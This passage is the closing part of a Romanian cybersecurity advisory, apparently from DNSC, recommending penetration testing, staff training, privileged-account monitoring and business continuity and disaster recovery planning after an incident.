7. Susținerea implementării unor teste periodice de penetrare, exerciții de tip table top și simulări de răspuns la incidente, pentru validarea măsurilor de securitate și creșterea nivelului de pregătire instituțională.
8. Asigurarea unui program recurent de instruire și conștientizare în domeniul securității cibernetice pentru personalul executiv, administrativ și tehnic.
9. Tratarea securității identității digitale și a monitorizării autentificărilor ca elemente critice de continuitate operațională, având în vedere că incidentul analizat a demonstrat impactul major pe care îl poate avea compromiterea unui singur cont privilegiat asupra întregii infrastructuri.
10. Implementarea unui plan de continuitate a activității (Business Continuity Plan) și de recuperare în caz de dezastru (Disaster Recovery Plan) pentru sistemele considerate critice de către organizație, prin adoptarea unei arhitecturi de tip cold site, respectiv dezvoltarea unei infrastructuri secundare, independente și izolate logic de infrastructura primară, menținută în stare de pregătire (standby), capabilă să fie activată și pusă în producție într-un interval de timp predefinit (Recovery Time Objective), în eventualitatea unei indisponibilități majore sau a compromiterii infrastructurii primare.

***

DNSC | pnrisc.dnsc.ro

Telefon 1911

#DNSC #alert #cybersecurity #wareness